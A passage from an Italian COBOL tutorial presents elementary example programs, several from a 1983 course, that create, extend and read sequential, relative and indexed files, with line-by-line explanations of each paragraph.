000800 DATA DIVISION.
000900*
001000 WORKING-STORAGE SECTION.
001100 01  RECORD-ELEMENTI.
001200     02  ELEMENTO  PIC X   OCCURS 60 TIMES.
001300 01  POSIZIONE     PIC 99.
001400 01  EOJ           PIC 9   VALUE ZERO.
001500 01  RISPOSTA      PIC XX.
001600 01  LETTERA       PIC X.
001700*
001800 PROCEDURE DIVISION.
001900*------------------------- LIVELLO 0 -----------------------------
002000 MAIN.
002100     PERFORM INSERIMENTO-DATI.
002200     PERFORM LAVORO UNTIL EOJ = 1.
002300*
002400     STOP RUN.
002500*------------------------- LIVELLO 1 -----------------------------
002600 LAVORO.
002700     PERFORM RICERCA.
002800*
002900     IF POSIZIONE < 61
003000       THEN
003100           DISPLAY "LA LETTERA ", LETTERA,
003200                   " E' NELLA POSIZIONE ", POSIZIONE;
003300       ELSE
003400           DISPLAY "LA LETTERA ", LETTERA,
003500                   " NON E' CONTENUTA NELLA FRASE".
003600*
```

```
003700     DISPLAY "VUOI CONTINUARE? SI O NO".
003800     ACCEPT RISPOSTA.
003900*
004000     IF RISPOSTA = "SI"
004100       THEN
004200           PERFORM INSERIMENTO-DATI;
004300       ELSE
004400           MOVE 1 TO EOJ.
004500*------------------------- LIVELLO 2 -----------------------------
004600 INSERIMENTO-DATI.
004700     DISPLAY "INSERISCI LA FRASE".
004800     ACCEPT RECORD-ELEMENTI.
004900*
005000     DISPLAY "INSERISCI LA LETTERA DA TROVARE".
005100     ACCEPT LETTERA.
005200*-----------------------------------------------------------------
005300 RICERCA.
005400     PERFORM EXIT-PARAGRAPH
005500             VARYING POSIZIONE FROM 1 BY 1
005600             UNTIL POSIZIONE > 60
005700             OR    ELEMENTO(POSIZIONE) = LETTERA.
005800*------------------------- LIVELLO 3 -----------------------------
005900 EXIT-PARAGRAPH.
006000     EXIT.
006100*
```

684.12 ELM1300: creazione di un file sequenziale

File

‘**FILE-DA-SCRIVERE**’ rappresenta il file che viene creato dal programma (il nome del file è ‘`output.seq`’). Il file è di tipo sequenziale, dove la riga ha una dimensione fissa; non si prevede l’inserimento di un codice di interruzione di riga alla fine delle righe.

Variabili

‘**RECORD-DA-SCRIVERE**’ è la riga del file da creare;

‘**EOJ**’ quando assume il valore 1 il programma si arresta.

Descrizione

Il programma riceve dall’esterno il contenuto di ogni riga e di volta in volta lo registra nel file. Il programma termina il lavoro quando la stringa inserita contiene solo asterischi (almeno 30, pari alla larghezza massima prevista di ogni riga).

Paragrafo ‘**MAIN**’

Viene aperto in scrittura il file da creare.

Viene eseguito il paragrafo ‘**INSERIMENTO-DATI**’.

Viene eseguito il paragrafo ‘**LAVORO**’ ripetutamente, concludendo il ciclo quando la variabile ‘**EOJ**’ contiene il valore uno.

Viene chiuso il file da creare.

Il programma si arresta perché incontra l’istruzione ‘**STOP RUN**’.

Paragrafo '**LAVORO**'

Si controlla se la stringa inserita contiene soltanto asterischi; se è così viene messo il valore uno nella variabile '**EOJ**', altrimenti viene scritta la riga inserita nel file da scrivere e subito dopo viene eseguito nuovamente il paragrafo '**INSERIMENTO-DATI**'.

Paragrafo '**INSERIMENTO-DATI**'

Il paragrafo riceve dall'esterno il contenuto di una riga da registrare nel file, tenendo conto che vengono prese in considerazione al massimo i primi 30 caratteri, pari alla dimensione della variabile che deve accogliere i dati.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   ELM1300.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 1985-02-20.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 INPUT-OUTPUT SECTION.
000900*
001000 FILE-CONTROL.
001100*
001200     SELECT FILE-DA-SCRIVERE ASSIGN TO "output.seq"
001300                             ORGANIZATION IS SEQUENTIAL.
001400*
001500 DATA DIVISION.
001600*
001700 FILE SECTION.
001800*
001900 FD  FILE-DA-SCRIVERE
002000     LABEL RECORD IS STANDARD.
002100*
002200 01  RECORD-DA-SCRIVERE PIC X(30).
002300*
002400 WORKING-STORAGE SECTION.
002500 01  EOJ                PIC 9   VALUE ZERO.
002600*
002700 PROCEDURE DIVISION.
002800*------------------------- LIVELLO 0 -----------------------------
002900 MAIN.
003000     OPEN OUTPUT FILE-DA-SCRIVERE.
003100     PERFORM INSERIMENTO-DATI.
003200     PERFORM LAVORO UNTIL EOJ = 1.
003300     CLOSE FILE-DA-SCRIVERE.
003400*
003500     STOP RUN.
003600*------------------------- LIVELLO 1 -----------------------------
003700 LAVORO.
003800     IF RECORD-DA-SCRIVERE = ALL "*"
003900       THEN
004000           MOVE 1 TO EOJ;
004100       ELSE
004200           WRITE RECORD-DA-SCRIVERE,
004300           PERFORM INSERIMENTO-DATI.
```

```
004400*------------------------ LIVELLO 2 ----------------------------
004500 INSERIMENTO-DATI.
004600     DISPLAY "INSERISCI IL RECORD".
004700     DISPLAY "PER FINIRE INSERISCI TUTTI ASTERISCHI".
004800     ACCEPT RECORD-DA-SCRIVERE.
004900*
```

Per fare in modo che le righe del file siano concluse come avviene di solito nei file di testo, con un codice di interruzione di riga, occorre specificare nell'istruzione '**SELECT**' un accesso di tipo '**LINE SEQUENTIAL**'.

684.13 ELM1400: estensione di un file sequenziale

File

'**FILE-DA-SCRIVERE**' rappresenta il file che viene esteso dal programma (il nome del file è '`output.seq`'). Il file è di tipo sequenziale, dove la riga ha una dimensione fissa; non si prevede l'inserimento di un codice di interruzione di riga alla fine delle righe.

Variabili

'**RECORD-DA-SCRIVERE**' è la riga del file da creare;

'**EOJ**' quando assume il valore 1 il programma si arresta.

Descrizione

Il programma riceve dall'esterno il contenuto di ogni riga e di volta in volta lo registra nel file. Il programma termina il lavoro quando la stringa inserita contiene solo asterischi (almeno 30, pari alla larghezza massima prevista di ogni riga).

Paragrafo '**MAIN**'

Viene aperto in scrittura in aggiunta il file da creare.

Viene eseguito il paragrafo '**INSERIMENTO-DATI**'.

Viene eseguito il paragrafo '**LAVORO**' ripetutamente, concludendo il ciclo quando la variabile '**EOJ**' contiene il valore uno.

Viene chiuso il file da creare.

Il programma si arresta perché incontra l'istruzione '**STOP RUN**'.

Paragrafo '**LAVORO**'

Si controlla se la stringa inserita contiene soltanto asterischi; se è così viene messo il valore uno nella variabile '**EOJ**', altrimenti viene scritta la riga inserita nel file da scrivere e subito dopo viene eseguito nuovamente il paragrafo '**INSERIMENTO-DATI**'.

Paragrafo '**INSERIMENTO-DATI**'

Il paragrafo riceve dall'esterno il contenuto di una riga da registrare nel file, tenendo conto che vengono prese in considerazione al massimo i primi 30 caratteri, pari alla dimensione della variabile che deve accogliere i dati.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   ELM1400.
000300 AUTHOR.       DANIELE GIACOMINI.
```

```
000400 DATE-WRITTEN. 1985-02-20.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 INPUT-OUTPUT SECTION.
000900*
001000 FILE-CONTROL.
001100*
001200     SELECT FILE-DA-SCRIVERE ASSIGN TO "output.seq"
001300                             ORGANIZATION IS SEQUENTIAL.
001400*
001500 DATA DIVISION.
001600*
001700 FILE SECTION.
001800*
001900 FD  FILE-DA-SCRIVERE
002000     LABEL RECORD IS STANDARD.
002100*
002200 01  RECORD-DA-SCRIVERE PIC X(30).
002300*
002400 WORKING-STORAGE SECTION.
002500 01  EOJ                PIC 9   VALUE ZERO.
002600*
002700 PROCEDURE DIVISION.
002800*------------------------- LIVELLO 0 -----------------------------
002900 MAIN.
003000     OPEN EXTEND FILE-DA-SCRIVERE.
003100     PERFORM INSERIMENTO-DATI.
003200     PERFORM LAVORO UNTIL EOJ = 1.
003300     CLOSE FILE-DA-SCRIVERE.
003400*
003500     STOP RUN.
003600*------------------------- LIVELLO 1 -----------------------------
003700 LAVORO.
003800     IF RECORD-DA-SCRIVERE = ALL "*"
003900       THEN
004000           MOVE 1 TO EOJ;
004100       ELSE
004200           WRITE RECORD-DA-SCRIVERE,
004300           PERFORM INSERIMENTO-DATI.
004400*------------------------- LIVELLO 2 -----------------------------
004500 INSERIMENTO-DATI.
004600     DISPLAY "INSERISCI LA RIGA".
004700     DISPLAY "PER FINIRE INSERISCI TUTTI ASTERISCHI".
004800     ACCEPT RECORD-DA-SCRIVERE.
004900*
```

Per fare in modo che le righe del file siano concluse come avviene di solito nei file di testo, con un codice di interruzione di riga, occorre specificare nell'istruzione '**`SELECT`**' un accesso di tipo '**`LINE SEQUENTIAL`**'.

684.14 ELM1500: lettura di un file sequenziale

File

‘**FILE-DA-LEGGERE**’ rappresenta il file che viene letto dal programma (il nome del file è ‘input.seq’). Il file è di tipo sequenziale, dove ogni riga ha una dimensione fissa e non si fa affidamento sulla presenza di un codice di interruzione di riga.

Variabili

‘**RECORD-DA-LEGGERE**’ è la riga del file da leggere;

‘**EOF**’ quando assume il valore 1 indica che la lettura ha superato la fine del file.

Descrizione

Il programma visualizza il contenuto di un file.

La lettura avviene a blocchi di 30 caratteri, indipendentemente dal fatto che siano presenti dei codici di interruzione di riga. Diversamente, per fare in modo che la lettura sia al massimo di 30 caratteri, ma rispettando anche i codici di interruzione di riga, occorre specificare nell’istruzione ‘**SELECT**’ un accesso di tipo ‘**LINE SEQUENTIAL**’.

Paragrafo ‘**MAIN**’

Viene aperto in lettura il file da leggere.

Viene eseguita la lettura di un primo blocco, pari alla dimensione della variabile ‘**RECORD-DA-LEGGERE**’; se si verifica la condizione ‘**AT END**’, ovvero se il file è vuoto, viene messo il valore uno nella variabile ‘**EOF**’.

Viene eseguito il paragrafo ‘**LETTURA**’, ripetutamente, utilizzando come condizione di arresto il fatto che la variabile ‘**EOF**’ contenga il valore uno.

Viene chiuso il file da leggere.

Il programma si arresta perché incontra l’istruzione ‘**STOP RUN**’.

Paragrafo ‘**LETTURA**’

Viene visualizzata la porzione di file appena letta.

Viene eseguita la lettura del file da leggere; se si verifica la condizione ‘**AT END**’, ovvero se la lettura non ha acquisito alcunché, viene messo il valore uno nella variabile ‘**EOF**’.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   ELM1500.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 1985-02-20.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 INPUT-OUTPUT SECTION.
000900*
001000 FILE-CONTROL.
001100*
001200     SELECT FILE-DA-LEGGERE ASSIGN TO "input.seq"
001300                            ORGANIZATION IS SEQUENTIAL.
001400*
001500 DATA DIVISION.
001600*
```

```
001700 FILE SECTION.
001800*
001900 FD  FILE-DA-LEGGERE
002000     LABEL RECORD IS STANDARD.
002100*
002200 01  RECORD-DA-LEGGERE PIC X(30).
002300*
002400 WORKING-STORAGE SECTION.
002500 01  EOF               PIC 9   VALUE ZERO.
002600*
002700 PROCEDURE DIVISION.
002800*------------------------- LIVELLO 0 -----------------------------
002900 MAIN.
003000     OPEN INPUT FILE-DA-LEGGERE.
003100     READ FILE-DA-LEGGERE
003200          AT END
003300                MOVE 1 TO EOF.
003400     PERFORM LETTURA UNTIL EOF = 1.
003500     CLOSE FILE-DA-LEGGERE.
003600*
003700     STOP RUN.
003800*------------------------- LIVELLO 1 -----------------------------
003900 LETTURA.
004000     DISPLAY RECORD-DA-LEGGERE.
004100     READ FILE-DA-LEGGERE
004200          AT END
004300                MOVE 1 TO EOF.
004400*
```

Figura 684.15. Foto ricordo della festa conclusiva di un corso sul linguaggio COBOL realizzato con l'elaboratore Burroughs B91, presumibilmente tra il 1982 e il 1983. Nell'immagine, l'ingegnere che ha tenuto il corso compila un diploma preparato per scherzo dagli studenti che lo hanno frequentato.

COBOL: esempi elementari con i file

Questo capitolo raccoglie degli esempi elementari di programmi COBOL per l'accesso ai file. Questi esempi risalgono a un lavoro didattico del 1983, realizzato con un *minicomputer* Burroughs B91 del 1981.

Salvo dove indicato in maniera differente, gli esempi mostrati funzionano regolarmente se compilati con OpenCOBOL 0.31.

685.1 AGO-83-1: estensione di un file sequenziale

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   AGO-83-1.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-03-20.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 INPUT-OUTPUT SECTION.
000900*
001000 FILE-CONTROL.
001100*
001200     SELECT FILE-DA-SCRIVERE ASSIGN TO "file.seq"
001300                             ORGANIZATION IS SEQUENTIAL.
001400*
001500 DATA DIVISION.
001600*
001700 FILE SECTION.
001800*
001900 FD  FILE-DA-SCRIVERE
002000     LABEL RECORD IS STANDARD.
002100*
002200 01  RECORD-DA-SCRIVERE.
002300     02  CODICE-FILE      PIC 9(10) COMP.
002400     02  TESTO            PIC X(75).
002500*
002600 WORKING-STORAGE SECTION.
002700*
002800 01  CAMPI-SCALARI.
002900     02  EOJ              PIC 9     COMP VALUE IS 0.
003000*
003100 PROCEDURE DIVISION.
003200*------------------------- LIVELLO 0 -----------------------------
003300 MAIN.
003400     OPEN EXTEND FILE-DA-SCRIVERE.
003500     PERFORM INSERIMENTO-DATI UNTIL EOJ = 1.
003600     CLOSE FILE-DA-SCRIVERE.
003700     STOP RUN.
003800*------------------------- LIVELLO 1 -----------------------------
003900 INSERIMENTO-DATI.
004000     DISPLAY "INSERISCI PRIMA IL CODICE NUMERICO, POI IL TESTO"
004100     ACCEPT CODICE-FILE.
004200     IF CODICE-FILE = 0
```

```
004300        THEN
004400            MOVE 1 TO EOJ,
004500        ELSE
004600            ACCEPT TESTO,
004700            WRITE RECORD-DA-SCRIVERE.
004800*
```

685.2 AGO-83-2: lettura sequenziale e ricerca di una chiave

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   AGO-83-2.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 1983-08.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 INPUT-OUTPUT SECTION.
000900*
001000 FILE-CONTROL.
001100*
001200     SELECT FILE-DA-LEGGERE ASSIGN TO "file.seq"
001300                            ORGANIZATION IS SEQUENTIAL.
001400*
001500 DATA DIVISION.
001600*
001700 FILE SECTION.
001800*
001900 FD  FILE-DA-LEGGERE
002000     LABEL RECORD IS STANDARD.
002100*
002200 01  RECORD-DA-LEGGERE.
002300     02  CODICE-FILE      PIC 9(10) COMP.
002400     02  TESTO            PIC X(75).
002500*
002600 WORKING-STORAGE SECTION.
002700*
002800 01  CAMPI-SCALARI.
002900     02  EOF              PIC 9     COMP VALUE IS 0.
003000     02  EOJ              PIC 9     COMP VALUE IS 0.
003100     02  CODICE-RECORD    PIC 9(10) COMP VALUE IS 0.
003200*
003300 PROCEDURE DIVISION.
003400*------------------------- LIVELLO 0 -----------------------------
003500 MAIN.
003600     OPEN INPUT FILE-DA-LEGGERE.
003700     READ FILE-DA-LEGGERE
003800          AT END MOVE 1 TO EOF.
003900     PERFORM DOMANDA UNTIL EOF = 1 OR EOJ = 1.
004000     CLOSE FILE-DA-LEGGERE.
004100     STOP RUN.
```

```
004200*------------------------- LIVELLO 1 -----------------------------
004300 DOMANDA.
004400     DISPLAY "INSERISCI IL CODICE DEL RECORD, DI 10 CIFRE"
004500     ACCEPT CODICE-RECORD.
004600     IF CODICE-RECORD = 0
004700       THEN
004800           MOVE 1 TO EOJ.
004900     PERFORM RICERCA UNTIL EOF = 1 OR EOJ = 1.
005000     CLOSE FILE-DA-LEGGERE.
005100     MOVE ZERO TO EOF.
005200     OPEN INPUT FILE-DA-LEGGERE.
005300     READ FILE-DA-LEGGERE
005400          AT END MOVE 1 TO EOF.
005500*------------------------- LIVELLO 2 -----------------------------
005600 RICERCA.
005700     IF CODICE-FILE = CODICE-RECORD
005800       THEN
005900           DISPLAY CODICE-FILE, " ", TESTO.
006000     READ FILE-DA-LEGGERE
006100          AT END MOVE 1 TO EOF.
006200*
```

685.3 AGO-83-3: estensione di un file relativo

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   AGO-83-3.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-03-20.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 INPUT-OUTPUT SECTION.
000900*
001000 FILE-CONTROL.
001100*
001200     SELECT FILE-DA-SCRIVERE ASSIGN TO "file.rel"
001300                             ORGANIZATION IS RELATIVE
001400                             ACCESS MODE IS SEQUENTIAL.
001500*
001600 DATA DIVISION.
001700*
001800 FILE SECTION.
001900*
002000 FD  FILE-DA-SCRIVERE
002100     LABEL RECORD IS STANDARD.
002200*
002300 01  RECORD-DA-SCRIVERE.
002400     02  TESTO            PIC X(80).
002500*
002600 WORKING-STORAGE SECTION.
002700*
```

```
002800 01  CAMPI-SCALARI.
002900     02  EOJ              PIC 9     COMP VALUE IS 0.
003000*
003100 PROCEDURE DIVISION.
003200*------------------------- LIVELLO 0 -----------------------------
003300 MAIN.
003400     OPEN EXTEND FILE-DA-SCRIVERE.
003500     PERFORM INSERIMENTO-DATI UNTIL EOJ = 1.
003600     CLOSE FILE-DA-SCRIVERE.
003700     STOP RUN.
003800*------------------------- LIVELLO 1 -----------------------------
003900 INSERIMENTO-DATI.
004000     DISPLAY "INSERISCI IL TESTO DEL RECORD"
004100     ACCEPT TESTO.
004200     IF TESTO = SPACES
004300       THEN
004400           MOVE 1 TO EOJ,
004500       ELSE
004600           WRITE RECORD-DA-SCRIVERE.
004700*
```

685.4 AGO-83-4: lettura di un file relativo ad accesso diretto

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   AGO-83-4.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 1983-08.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 INPUT-OUTPUT SECTION.
000900*
001000 FILE-CONTROL.
001100*
001200     SELECT FILE-DA-LEGGERE ASSIGN TO "file.rel"
001300                            ORGANIZATION IS RELATIVE
001400                            ACCESS MODE IS RANDOM
001500                            RELATIVE KEY IS N-RECORD.
001600*
001700 DATA DIVISION.
001800*
001900 FILE SECTION.
002000*
002100 FD  FILE-DA-LEGGERE
002200     LABEL RECORD IS STANDARD.
002300*
002400 01  RECORD-DA-LEGGERE.
002500     02  TESTO            PIC X(80).
002600*
002700 WORKING-STORAGE SECTION.
```

```
002800*
002900 01  CAMPI-SCALARI.
003000     02  INVALID-KEY      PIC 9     COMP VALUE IS 0.
003100     02  EOJ              PIC 9     COMP VALUE IS 0.
003200     02  N-RECORD         PIC 9(10) COMP VALUE IS 0.
003300*
003400 PROCEDURE DIVISION.
003500*------------------------- LIVELLO 0 -----------------------------
003600 MAIN.
003700     OPEN INPUT FILE-DA-LEGGERE.
003800     PERFORM ELABORA UNTIL EOJ = 1.
003900     CLOSE FILE-DA-LEGGERE.
004000     STOP RUN.
004100*------------------------- LIVELLO 1 -----------------------------
004200 ELABORA.
004300     DISPLAY "INSERISCI IL NUMERO DEL RECORD"
004400     ACCEPT N-RECORD.
004500     IF N-RECORD = 0
004600       THEN
004700           MOVE 1 TO EOJ;
004800       ELSE
004900           PERFORM LEGGI,
005000           IF INVALID-KEY = 1
005100             THEN
005200                 DISPLAY "INVALID KEY";
005300             ELSE
005400                 PERFORM VISUALIZZA.
005500*------------------------- LIVELLO 2 -----------------------------
005600 VISUALIZZA.
005700     DISPLAY N-RECORD, " ", TESTO.
005800*-----------------------------------------------------------------
005900 LEGGI.
006000     MOVE ZERO TO INVALID-KEY.
006100     READ FILE-DA-LEGGERE
006200          INVALID KEY
006300                     MOVE 1 TO INVALID-KEY.
006400*
```

685.5 AGO-83-5: creazione di un file a indice

Questo esempio funziona con il compilatore TinyCOBOL 0.61. In questo caso, vengono creati due file: '`file.ind`' e '`file.ind1`', che insieme costituiscono lo stesso file logico.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   AGO-83-5.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-03-20.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 INPUT-OUTPUT SECTION.
```

```
000900*
001000 FILE-CONTROL.
001100*
001200     SELECT FILE-DA-SCRIVERE ASSIGN TO "file.ind"
001300                             ORGANIZATION IS INDEXED
001400                             ACCESS MODE IS SEQUENTIAL
001500                             RECORD KEY IS CHIAVE
001600                             ALTERNATE RECORD KEY IS CHIAVE2
001700                                       WITH DUPLICATES.
001800*
001900 DATA DIVISION.
002000*
002100 FILE SECTION.
002200*
002300 FD  FILE-DA-SCRIVERE
002400     LABEL RECORD IS STANDARD.
002500*
002600 01  RECORD-DA-SCRIVERE.
002700     02  CHIAVE           PIC X(5).
002800     02  CHIAVE2          PIC X(5).
002900     02  TESTO            PIC X(70).
003000*
003100 WORKING-STORAGE SECTION.
003200*
003300 01  CAMPI-SCALARI.
003400     02  EOJ              PIC 9     COMP VALUE IS 0.
003500*
003600 PROCEDURE DIVISION.
003700*------------------------- LIVELLO 0 -----------------------------
003800 MAIN.
003900     OPEN OUTPUT FILE-DA-SCRIVERE.
004000     PERFORM INSERIMENTO-DATI UNTIL EOJ = 1.
004100     CLOSE FILE-DA-SCRIVERE.
004200     STOP RUN.
004300*------------------------- LIVELLO 1 -----------------------------
004400 INSERIMENTO-DATI.
004500     DISPLAY "INSERISCI IL RECORD: I PRIMI CINQUE CARATTERI ",
004600             "COSTITUISCONO LA CHIAVE PRIMARIA ",
004700             "CHE DEVE ESSERE UNICA"
004800     ACCEPT RECORD-DA-SCRIVERE.
004900     IF RECORD-DA-SCRIVERE = SPACES
005000       THEN
005100           MOVE 1 TO EOJ,
005200       ELSE
005300           WRITE RECORD-DA-SCRIVERE
005400                 INVALID KEY
005500                             DISPLAY "LA CHIAVE ", CHIAVE,
005600                                     " E' DOPPIA, OPPURE "
005700                                     "NON E' VALIDA".
005800*
```

685.6 AGO-83-6: lettura di un file a indice ad accesso diretto

Questo esempio funziona con il compilatore TinyCOBOL 0.61 e utilizza il file creato con l'esempio precedente.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   AGO-83-6.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 1983-08.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 INPUT-OUTPUT SECTION.
000900*
001000 FILE-CONTROL.
001100*
001200     SELECT FILE-DA-LEGGERE ASSIGN TO "file.ind"
001300                            ORGANIZATION IS INDEXED
001400                            ACCESS MODE IS RANDOM
001500                            RECORD KEY IS CHIAVE
001600                            ALTERNATE RECORD KEY IS CHIAVE2
001700                                      WITH DUPLICATES.
001800*
001900 DATA DIVISION.
002000*
002100 FILE SECTION.
002200*
002300 FD  FILE-DA-LEGGERE
002400     LABEL RECORD IS STANDARD.
002500*
002600 01  RECORD-DA-LEGGERE.
002700     02  CHIAVE           PIC X(5).
002800     02  CHIAVE2          PIC X(5).
002900     02  TESTO            PIC X(70).
003000*
003100 WORKING-STORAGE SECTION.
003200*
003300 01  CAMPI-SCALARI.
003400     02  EOJ              PIC 9     COMP VALUE IS 0.
003500     02  INV-KEY          PIC 9     COMP VALUE IS 0.
003600*
003700 PROCEDURE DIVISION.
003800*------------------------- LIVELLO 0 -----------------------------
003900 MAIN.
004000     OPEN INPUT FILE-DA-LEGGERE.
004100     PERFORM ELABORAZIONE UNTIL EOJ = 1.
004200     CLOSE FILE-DA-LEGGERE.
004300     STOP RUN.
004400*------------------------- LIVELLO 1 -----------------------------
004500 ELABORAZIONE.
004600     DISPLAY "INSERISCI LA CHIAVE PRIMARIA".
004700     ACCEPT CHIAVE.
```

```
004800     IF CHIAVE = SPACES
004900       THEN
005000           MOVE 1 TO EOJ,
005100       ELSE
005200           PERFORM LEGGI,
005300           IF INV-KEY = 1
005400             THEN
005500                 DISPLAY "INVALID KEY: ", CHIAVE,
005600             ELSE
005700                 DISPLAY CHIAVE, " ", CHIAVE2, " ", TESTO.
005800*------------------------ LIVELLO 2 ----------------------------
005900 LEGGI.
006000     MOVE 0 TO INV-KEY.
006100     READ FILE-DA-LEGGERE
006200          INVALID KEY
006300                      MOVE 1 TO INV-KEY.
006400*
```

685.7 AGO-83-8: lettura di un file a indice ad accesso dinamico

Questo esempio funziona parzialmente con il compilatore TinyCOBOL 0.61 e utilizza il file già predisposto per quello precedente. Si osservi che si fa riferimento alla chiave secondaria del file, in modo da poter contare sulla presenza di chiavi doppie.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   AGO-83-8.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 1983-08.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 INPUT-OUTPUT SECTION.
000900*
001000 FILE-CONTROL.
001100*
001200     SELECT FILE-DA-LEGGERE ASSIGN TO "file.ind"
001300                            ORGANIZATION IS INDEXED
001400                            ACCESS MODE IS DYNAMIC
001500                            RECORD KEY IS CHIAVE2.
001600*
001700 DATA DIVISION.
001800*
001900 FILE SECTION.
002000*
002100 FD  FILE-DA-LEGGERE
002200     LABEL RECORD IS STANDARD.
002300*
002400 01  RECORD-DA-LEGGERE.
002500     02  CHIAVE          PIC X(5).
002600     02  CHIAVE2         PIC X(5).
```

```
002700     02  TESTO            PIC X(70).
002800*
002900 WORKING-STORAGE SECTION.
003000*
003100 01  CAMPI-SCALARI.
003200     02  EOJ              PIC 9     COMP VALUE IS 0.
003300     02  EOF              PIC 9     COMP VALUE IS 0.
003400     02  INV-KEY          PIC 9     COMP VALUE IS 0.
003500     02  END-KEY          PIC 9     COMP VALUE IS 0.
003600     02  CHIAVE-W         PIC X(5).
003700*
003800 PROCEDURE DIVISION.
003900*------------------------- LIVELLO 0 -----------------------------
004000 MAIN.
004100     OPEN INPUT FILE-DA-LEGGERE.
004200     PERFORM ELABORAZIONE UNTIL EOJ = 1.
004300     CLOSE FILE-DA-LEGGERE.
004400     STOP RUN.
004500*------------------------- LIVELLO 1 -----------------------------
004600 ELABORAZIONE.
004700     DISPLAY "INSERISCI LA CHIAVE SECONDARIA".
004800     ACCEPT CHIAVE2.
004900     IF CHIAVE2 = SPACES
005000       THEN
005100           MOVE 1 TO EOJ,
005200       ELSE
005300           MOVE CHIAVE2 TO CHIAVE-W,
005400           PERFORM LEGGI,
005500           IF INV-KEY = 1
005600             THEN
005700                 DISPLAY "INVALID KEY: ", CHIAVE2,
005800             ELSE
005900                 PERFORM MOSTRA-LEGGI-NEXT
006000                         UNTIL END-KEY = 1
006100                            OR EOF     = 1.
006200*------------------------- LIVELLO 2 -----------------------------
006300 LEGGI.
006400     MOVE ZERO TO END-KEY.
006500     MOVE ZERO TO EOF.
006600     MOVE ZERO TO INV-KEY.
006700     READ FILE-DA-LEGGERE
006800          INVALID KEY MOVE 1 TO INV-KEY.
006900*-----------------------------------------------------------------
007000 MOSTRA-LEGGI-NEXT.
007100     DISPLAY CHIAVE, " ", CHIAVE2, " ", TESTO.
007200     READ FILE-DA-LEGGERE NEXT RECORD
007300          AT END MOVE 1 TO EOF.
007400     IF NOT CHIAVE-W = CHIAVE2
007500       THEN
007600           MOVE 1 TO END-KEY.
007700*
```

685.8 AGO-83-10: lettura di un file a indice ad accesso dinamico

Questo esempio funziona con il compilatore TinyCOBOL 0.61 e utilizza il file già predisposto per quello precedente. In questo caso si ritorna a utilizzare la chiave primaria.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   AGO-83-10.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 1983-08.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 INPUT-OUTPUT SECTION.
000900*
001000 FILE-CONTROL.
001100*
001200     SELECT FILE-DA-LEGGERE ASSIGN TO "file.ind"
001300                            ORGANIZATION IS INDEXED
001400                            ACCESS MODE IS DYNAMIC
001500                            RECORD KEY IS CHIAVE.
001600*
001700 DATA DIVISION.
001800*
001900 FILE SECTION.
002000*
002100 FD  FILE-DA-LEGGERE
002200     LABEL RECORD IS STANDARD.
002300*
002400 01  RECORD-DA-LEGGERE.
002500     02  CHIAVE           PIC X(5).
002600     02  CHIAVE2          PIC X(5).
002700     02  TESTO            PIC X(70).
002800*
002900 WORKING-STORAGE SECTION.
003000*
003100 01  CAMPI-SCALARI.
003200     02  EOJ              PIC 9     COMP VALUE IS 0.
003300     02  EOF              PIC 9     COMP VALUE IS 0.
003400     02  INV-KEY          PIC 9     COMP VALUE IS 0.
003500     02  END-KEY          PIC 9     COMP VALUE IS 0.
003600     02  CHIAVE-INIZIALE  PIC X(5).
003700     02  CHIAVE-FINALE    PIC X(5).
003800     02  CHIAVE-SCAMBIO   PIC X(5).
003900*
004000 PROCEDURE DIVISION.
004100*------------------------- LIVELLO 0 -----------------------------
004200 MAIN.
004300     OPEN INPUT FILE-DA-LEGGERE.
004400     PERFORM ELABORAZIONE UNTIL EOJ = 1.
004500     CLOSE FILE-DA-LEGGERE.
004600     STOP RUN.
004700*------------------------- LIVELLO 1 -----------------------------
```

```
004800 ELABORAZIONE.
004900     DISPLAY "INSERISCI LA CHIAVE PRIMARIA INIZIALE, POI QUELLA ",
005000             "FINALE".
005100     ACCEPT CHIAVE-INIZIALE.
005200     ACCEPT CHIAVE-FINALE.
005300     IF CHIAVE-INIZIALE > CHIAVE-FINALE
005400       THEN
005500           MOVE CHIAVE-INIZIALE TO CHIAVE-SCAMBIO,
005600           MOVE CHIAVE-FINALE   TO CHIAVE-INIZIALE,
005700           MOVE CHIAVE-SCAMBIO  TO CHIAVE-FINALE.
005800     IF CHIAVE-INIZIALE = SPACES
005900       THEN
006000           MOVE 1 TO EOJ,
006100       ELSE
006200           MOVE CHIAVE-INIZIALE TO CHIAVE,
006300           PERFORM LEGGI,
006400           IF INV-KEY = 1
006500             THEN
006600                 DISPLAY "INVALID KEY: ", CHIAVE,
006700             ELSE
006800                 PERFORM MOSTRA-LEGGI-NEXT
